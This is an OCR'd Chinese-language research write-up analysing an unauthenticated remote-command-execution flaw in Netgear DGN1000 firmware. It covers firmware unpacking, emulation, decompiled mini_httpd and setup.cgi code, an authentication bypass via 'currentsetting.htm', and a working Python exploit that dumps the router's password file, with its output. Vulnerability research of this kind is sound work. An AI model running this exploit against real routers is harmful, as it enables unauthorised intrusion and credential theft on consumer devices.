
Netgear DGN1000 未授权rce分析

固件名：DGN1000WW_V1.1.00.45.img


- 型号：Netgear DGN1000
- 版本：DGN1000WW_V1.1.00.45
- 官网：https://www.netgear.com/
- 测试环境：Ubuntu 18.04

信息搜集

binwalk -Me解包



检查系统目录 发现了rcS



查看rcS 发现系统启动时调用了rc二进制文件

```
/sbin/klogd&
/usr/sbin/rc init
/usr/sbin/scfgmgr
/usr/sbin/rc start
```

ida打开rc二进制文件，找到start_httpd函数

```
int start_httpd()
{
  FILE *v0; // 文件指针
  int (**v1)(FILE *); // 函数指针指向 fgetc
  char *IO_write_base; // IO 写入基地址指针
  int v3; // 读取的字节
  FILE *v4; // 文件指针
  int v5; // 左移后的版本号
  int v6; // 从 /etc/version 中提取的版本号
  const char *v7; // HTTP 超时字符串指针
  int v8; // 整数超时值
  int v9; // 服务器行为变量

  nvram_get("wifi_present"); // 检查 NVRAM 中的 Wi-Fi 是否存在
```

```
  v0 = fopen("/etc/version", "r"); // 打开 /etc/version 文件以供读取
  v1 = &fgetc; // 初始化 v1 为 fgetc 的地址

  // 文件读取逻辑
  if (v0->_lock && (IO_write_base = v0->_IO_write_base, v1 = (int (**)(FILE
*))&_fgetc_unlocked, IO_write_base < v0->_IO_write_end))
  {
    v3 = (unsigned __int8)*IO_write_base; // 直接从缓冲区中读取一个字节
    v0->_IO_write_base = IO_write_base + 1; // 更新缓冲区指针
  }
  else
  {
    v3 = ((int (__fastcall *)(FILE *))v1)(v0); // 使用 fgetc 或 _fgetc_unlocked 读
取字节
  }

  v4 = v0; // 将 v0 赋给 v4 以备后续关闭
  v5 = v3 << 24; // 将读取的字节左移 24 位，用于版本号格式匹配
  fclose(v4); // 关闭 /etc/version 文件
  v6 = v5 >> 24; // 从左移后的字节中提取版本号

  create_httpd_cfg(); // 配置 mini_httpd 设置

  v7 = (const char *)nvram_get("http_timeout"); // 从 NVRAM 中获取 HTTP 超时设置
  if (!v7)
    v7 = &byte_417CD8; // 如果未找到，则使用默认超时值
  v8 = atoi(v7); // 将超时字符串转换为整数

  v9 = 66; // 默认行为值
  if (v6 != 66)
    v9 = 32; // 根据版本号调整行为

  // 使用配置参数启动 mini_httpd 服务器
  SYSTEM("/usr/sbin/mini_httpd -d /www -r \"NETGEAR DGN1000%c\" -c '**.cgi' -t
%d&", v9, 0x3C * v8);

  return 0; // 返回成功
}
```


file和checksec看一下

```
ot@research:~/gujian/_DGN1000WW_V1.1.00.45.img.extracted/squashfs-root/usr/sbin$ file mini_httpd
ini_httpd: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked, interpreter /
ib/ld-uClibc.so.0, stripped
ot@research:~/gujian/_DGN1000WW_V1.1.00.45.img.extracted/squashfs-root/usr/sbin$ checksec --file=mini_
ttpd
ELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       F
RTIFY  Fortified       Fortifiable     FILE
o RELRO        No canary found   NX disabled   No PIE        No RPATH   No RUNPATH   No Symbols    N
       0               15              mini_httpd
```


知道了web服务如何启动之后，用firmwalker枚举，输出如下

```
...
-------------------- AccessKey --------------------
/www.eng/syscmd.htm
-------------------- accesskey --------------------
/www.eng/syscmd.htm
-------------------- command= --------------------
/usr/sbin/setup.cgi
/usr/sbin/hostapd
-------------------- admin --------------------
/usr/etc/default
...
```


syscmd.htm浏览器打开，发现是一个程序员自己写的后门



setup.cgi是一个二进制cgi文件，很多文件对该文件都有指向



/usr/etc/default是一个默认的配置文件，在里面发现了http的默认用户名密码




固件模拟

使用FirmAE对固件进行模拟


```
sudo ./run.sh -r DNG1000 ./gujian/DGN1000WW_V1.1.00.45.img
[sudo] password for iot:
[*] ./firmwares/DGN1000WW_V1.1.00.45.img emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] ./firmwares/DGN1000WW_V1.1.00.45.img already succeed emulation!!!

[IID] 2
[MODE] run
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
Creating TAP device tap2_0...
Set 'tap2_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true .040925734 .040925734
```

固件分析



进入web界面前一个BA认证，输入之前发现的默认用户名密码登录，直奔syscmd.htm



确实是后门，可以执行命令，抓包如下

```
GET /setup.cgi?todo=syscmd&cmd=ls&curpath=/&_=1721824451042 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

X-Requested-With: XMLHttpRequest

Authorization: Basic YWRtaW46cGFzc3dvcmQ=

Connection: close

Referer: http://192.168.0.1/syscmd.htm
```

url中通过调用setup.cgi，加上参数todo、cmd、curpath、和一个没用的时间戳

```
/setup.cgi?todo=syscmd&cmd=ls&curpath=/&_=1721824451042
```

并且必须加上BA认证才能成功执行并返回，否则会返回401状态码

```
Authorization: Basic YWRtaW46cGFzc3dvcmQ=
```

Request

Pretty Raw Hex

```
GET /setup.cgi?todo=syscmd&cmd=ls&curpath=/&_=1721824451042 HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Length: 61

Connection: close
Referer: http://192.168.0.1/syscmd.htm
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 401 Unauthorized
Server:
Date: Wed, 24 Jul 2024 11:50:48 GMT
WWW-Authenticate: Basic realm="NETGEAR D(
Content-Type: text/html
Connection: close

<html>
  <head>
    <META http-equiv="Pragma" CONTENT="nc
    <META HTTP-EQUIV="Cache-Control" CONT
```

分析setup.cgi二进制文件，查找字符todo、cmd、curpath，找到两个函数

setup_main函数这里判断要调用的操作类型，然后走到syscmd

```
nt setup_main()
{
  int v0; // $s0
  const char *v1; // $a0
  const char *val; // $v0

  v0 = cgi_input_parse();
  if ( !v0 || is_form_empty() )
  {
    v1 = "index.htm";
LABEL_7:
    html_parser(v1, v0, &off_10000030);
    return 0;
  }
  val = (const char *)find_val(v0, (int)"todo");
  if ( !val )
  {
    v1 = (const char *)find_val(v0, (int)"next_file");
    goto LABEL_7;
  }
  CallActionByName(v0, val);
  return 0;
}
```

syscmd这里未进行过滤，读取了cmd、curpath两个参数执行

```
int __fastcall syscmd(int a1)
{
  const char *val; // $s0
  const char *v3; // $s1
  FILE *v4; // $s0
  size_t v5; // $a2
  char v7[1024]; // [sp+18h] [-400h] BYREF

  putenv("PATH=/bin:/usr/bin:/sbin:/usr/sbin");
  printf("%s", "Content-type: text/plain\r\n\r\n");
  val = (const char *)find_val(a1, (int)"cmd");
  v3 = (const char *)find_val(a1, (int)"curpath");
  snprintf(v7, 0x400u, "(%s) 2>&1", val);
  if ( v3 && chdir(v3) == -1 )
  {
    puts("chdir() error. check current path!");
  }
  else
  {
    fflush(stdout);
    v4 = popen(v7, "r");
    if ( v4 )
    {
      while ( 1 )
      {
        v5 = fread(v7, 1u, 0x400u, v4);
        if ( !v5 )
          break;
        fwrite(v7, 1u, v5, stdout);
      }
```

数据流

> 前端发送数据包--->mini_httpd--->认证通过后进入setup.cgi---->setup_main()中获取操作
> syscmd--->syscmd函数

因此要实现未授权rce，必须要在中间件mini_httpd中绕过ba认证

尝试绕过ba认证，IDA查看mini_httpd二进制文件

搜索字符串Unauthorized，向上查看调用，定位到sub_402C94函数

，再向上看引用，定位到main函数下的sub_404A44函数，这个函数用于处理http的request请求

```
601               v48 = sub_401C10((struct in_addr *)v55);
602               strcpy(byte_10000030, v48);
603             }
604             ++cgi_run_num;
605             v49 = fork();
606             v50 = v49;
607             if ( v49 < 0 )
608               break;
609             if ( !v49 )
610             {
611               memcpy(&unk_1000736C, v55, 16);
612               if ( dword_1000635C != -1 )
613                 close(dword_1000635C);
614               if ( dword_10006360 != -1 )
615                 close(dword_10006360);
616               sub_404A44();
617 LABEL_183:
618               v51 = 0;
619 LABEL_184:
620               exit(v51);
621             }
622             if ( !access("/tmp/dnshj.out", 0) )
623               waitpid(v50, &v59, 0);
624             v44 = (void (__fastcall *)(int))&close;
625             v45 = v63[7386];
626             goto LABEL_188;
627           }
628           v42 = *__errno_location();
629           v43 = 71;
630           if ( v42 != 4 )
631             goto LABEL_167;
632         }
```

sub_404A44这个函数有500多行，逐段分析

```
while ( 1 )
 {
   v24 = (const char *)sub_4018AC();
   if ( !v24 || !*v24 )
     break;
   if ( strncasecmp(v24, "Authorization:", 0xEu) )
   {
     if ( strncasecmp(v24, "Content-Length:", 0xFu) )
     {
       if ( strncasecmp(v24, "Content-Type:", 0xDu) )
       {
         if ( strncasecmp(v24, "Cookie:", 7u) )
         {
           if ( strncasecmp(v24, "Host:", 5u) )
           {
             if ( strncasecmp(v24, "If-Modified-Since:", 0x12u) )
             {
```

```
            if ( strncasecmp(v24, "Referer:", 8u) )
            {
              if ( strncasecmp(v24, "User-Agent:", 0xBu) )
              {
                if ( !strncasecmp(v24, "SOAPAction:", 0xBu) )
                {
                  v22 = v24 + 11;
                  v23 = strspn(v22, " \t");
                  if ( strcasestr(&v22[v23], "urn:NETGEAR-ROUTER:service:") )
                    dword_10001228 = 1;
                }
              }
              else
              {
                v20 = v24 + 11;
                v21 = strspn(v20, " \t");
                v94[7411] = &v20[v21];
              }
            }
            else
            {
              v18 = v24 + 8;
              v19 = strspn(v18, " \t");
              v93[7410] = &v18[v19];
            }
          }
          else
          {
            v15 = v24 + 18;
            v16 = strspn(v15, " \t");
            v17 = tdate_parse((char *)&v15[v16]);
            v92[7409] = v17;
          }
        }
        else
        {
          v13 = v24 + 5;
          v14 = strspn(v13, " \t");
          v91[7408] = &v13[v14];
        }
      }
      else
      {
        v11 = v24 + 7;
        v12 = strspn(v11, " \t");
        v90[7407] = &v11[v12];
      }
    }
    else
    {
      v9 = v24 + 13;
      v10 = strspn(v9, " \t");
      v88[7406] = &v9[v10];
    }
  }
  else
```

```
      {
        v6 = v24 + 15;
        v7 = strspn(v6, " \t");
        v8 = atol(&v6[v7]);
        v89[7405] = v8;
      }
    }
    else
    {
      v4 = v24 + 14;
      v5 = strspn(v4, " \t");
      v87[7404] = &v4[v5];
    }
  }
```

这段代码看起来像是在处理一个 HTTP 请求的头部信息，根据不同的头部字段进行不同的操作和存储。每个头部字段处理完成后，继续获取下一个字段的字符串进行处理，直到没有更多字段为止。

v87 - Authorization这个变量存储了 Authorization 头部字段后面的值。
v89 - Content-Length存储了 Content-Length 头部字段后面的数值，使用 atol 函数转换成长整型。
v88 - Content-Type包含了 Content-Type 头部字段后面的字符串值。
v90 - Cookie存储了 Cookie 头部字段后面的值。
v91 - Host包含了 Host 头部字段后面的值。
v92 - If-Modified-Since这个变量似乎存储了 If-Modified-Since 头部字段后面经过解析的时间值。
v93 - Referer包含了 Referer 头部字段后面的值。
v94 - User-Agent存储了 User-Agent 头部字段后面的值。
每个变量都通过处理函数（如 strspn、strcasestr 等）来解析并存储相应的 HTTP 请求头部信息。这些变量的使用和赋值逻辑表明在处理每个不同的 HTTP 请求头部字段时，都进行了相应的处理和存储。

```
//这段代码检查请求中是否包含 "setupwizard.cgi" 字符串。如果是，则将 dword_10001228 设置为1。
if ( strstr((const char *)requests, "setupwizard.cgi") )
    dword_10001228 = 1;

  if ( dword_10001228 == 1 )
  {
 //如果 dword_10001228 等于1，说明请求是针对 setupwizard.cgi 的。此时会执行一个系统命令 system("/bin/echo it is for setupwizard! > /tmp/sw.log");，然后将 "/setupwizard.cgi HTTP/1.1\r\n" 字符串复制到 byte_100000E0 中，并将 requests 指向 byte_100000E0 的地址。
    system("/bin/echo it is for setupwizard! > /tmp/sw.log");
    strcpy(byte_100000E0, "/setupwizard.cgi HTTP/1.1\r\n");
    requests = (int)byte_100000E0;
  }
  else
  {

//这部分首先检查文件 /tmp/dnshj.out 和 /tmp/blank_state.out 是否存在。如果存在，并且 dword_100073C0 不包含 "routerlogin" 字符串或请求的前两个字符不是 "/ "，则会将 "/ca/setup.cgi?next_file=%s HTTP/1.1\r\n" 格式化后存储到 byte_100000E0，并将 requests 指向 byte_100000E0 的地址。
```

```
    if ( !access("/tmp/dnshj.out", 0)
      && (!strstr((const char *)dword_100073C0, "routerlogin") || !strncmp((const
char *)requests, "/ ", 2u)) )
    {
      sprintf(byte_100000E0, "/ca/setup.cgi?next_file=%s HTTP/1.1\r\n");
      requests = (int)byte_100000E0;
    }
    if ( !access("/tmp/blank_state.out", 0)
      && (!strstr((const char *)dword_100073C0, "routerlogin") || !strncmp((const
char *)requests, "/ ", 2u)) )
    {
      sprintf(byte_100000E0, "/ca/setup.cgi?next_file=%s HTTP/1.1\r\n");
      requests = (int)byte_100000E0;
    }
  }
```

这段代码的作用是根据请求中是否包含特定的 URL 字符串来决定处理逻辑。如果请求中包含 "setupwizard.cgi"，则执行相关操作。

```
zerotrue1false = 1;
  if ( strstr((const char *)requests, "currentsetting.htm") )
  {
    dword_10001228 = 1;
    zerotrue1false = 0;
  }
```

使用 `strstr` 函数检查字符串 `requests` 中是否包含子串 "currentsetting.htm"。

`strstr` 函数返回第一次出现该子串的指针，如果找不到则返回 `NULL`。

如果找到了 "currentsetting.htm"则返回非空指针：

将 `dword_10001228` 设置为 `1`。

将 `zerotrue1false` 设置为 `0`。

向下查看该函数中zerotrue1false变量的引用

```
    v67 = zerotrue1false;
  }
  return sub_402C94(v67);
}
```

在函数最后，该变量被当作参数调用了sub_402C94()函数。

进入sub_402C94()

```
  if ( a1 )
  {
    if ( *((_BYTE *)&v124 + strlen((const char *)&v124) - 1) == 47 )
      snprintf(v143, 10000, "%s%s", &v124);
    else
      snprintf(v143, 10000, "%s/%s", &v124);
```

```
    if ( dword_10001228 == 1 )
      goto LABEL_12;
    if ( stat(v143, &v144) < 0 )
    {
      if ( strcmp(&byte_10000040, byte_10000030) )
      {
        syslog(6, "Administrator login successful - IP:%s", byte_10000030);
      }
      else if ( sub_401594() )
      {
        v3 = getppid();
        v4 = 1;
```

这里进行权限验证并记录管理员认证成功的日志。

因此，通过逆向分析可以知道，携带的请求含有currentsetting.htm，则会授权响应，那么针对上面的命令执行漏洞，只要在请求中添加上currentsetting.html触发授权响应即可，payload如下：

```
http://192.168.0.1/setup.cgi?todo=syscmd&cmd=ls&currentsetting.htm
```

漏洞利用

exp

```
import requests

burp0_url = "http://192.168.0.1:80/setup.cgi?
todo=syscmd&cmd=cat%20../etc/htpasswd&curpath=/&currentsetting.htm"
burp0_headers = {"Accept": "*/*", "X-Requested-With": "XMLHttpRequest", "Accept-
Language": "en-US", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36",
"Referer": "http://192.168.0.1/syscmd.htm", "Accept-Encoding": "gzip, deflate,
br", "Connection": "keep-alive"}
a=requests.get(burp0_url, headers=burp0_headers)

print(a.text)
```

获取到web页面的用户名密码

```
iot@research:~/Desktop/mini_httpd-master$ python3 exp_netgear.py
/usr/lib/python3/dist-packages/requests/__init__.py:80: RequestsDep
ported version!
  RequestsDependencyWarning)
admin:password
```